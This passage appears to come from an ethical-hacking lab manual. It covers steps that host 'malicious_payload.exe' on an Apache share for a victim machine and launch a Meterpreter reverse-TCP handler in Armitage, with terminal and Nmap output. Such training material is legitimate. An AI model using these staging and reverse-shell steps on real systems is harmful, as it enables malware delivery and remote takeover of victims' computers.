
22. In the previous lab, we already created a directory or shared folder (share) at the location (/var/www/html) with the required access permission. So, we will use the same directory or shared folder (share) to share **malicious_payload.exe** with the victim machine.

Note: If you want to create a new directory to share the **malicious_payload.exe** file with the target machine and provide the permissions, use the below commands:

- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**

23. In the **Terminal** window, type **cp /root/Desktop/malicious_payload.exe /var/www/html/share/**, and press **Enter** to copy the file to the **shared** folder.

24. Type **service apache2 start** and press **Enter** to start the Apache server.



```


[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# service postgresql start
[root@parrot]-[~]
# cp /root/Desktop/malicious_payload.exe /var/www/html/share/
[root@parrot]-[~]
# service apache2 start
[root@parrot]-[~]
#

Console - Nmap
Nmap: 3.1.1
Nmap: Message signing enabled but not required
Nmap: TRACEROUTE
Nmap: Host: 10.10.1.11
Nmap: NSE: Script Post-scanning.
Nmap: Initiating NSE at 11:37
Nmap: Completed NSE at 11:37, 0.00s elapsed
Nmap: Initiating NSE at 11:37
Nmap: Completed NSE at 11:37, 0.00s elapsed
Nmap: Initiating NSE at 11:37
Nmap: Completed NSE at 11:37, 0.00s elapsed
Nmap: Read data files from /usr/bin:/usr/share/nmap
Nmap: OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap: Nmap done: 1 IP address (1 host up) scanned in 73.96 seconds
Nmap: Raw packets sent: 1012 (45.44KB) | Rcvd: 1012 (41.38KB)

```

25. Switch back to the **Armitage** window. In the left-hand pane, double-click **meterpreter_reverse_tcp**.

26. The **windows/meterpreter_reverse_tcp** window appears. Scroll down to **LPORT** Option and change the port Value to **444**. Ensure that the **multi/handler** option is selected in the **Output** field; click **Launch**.

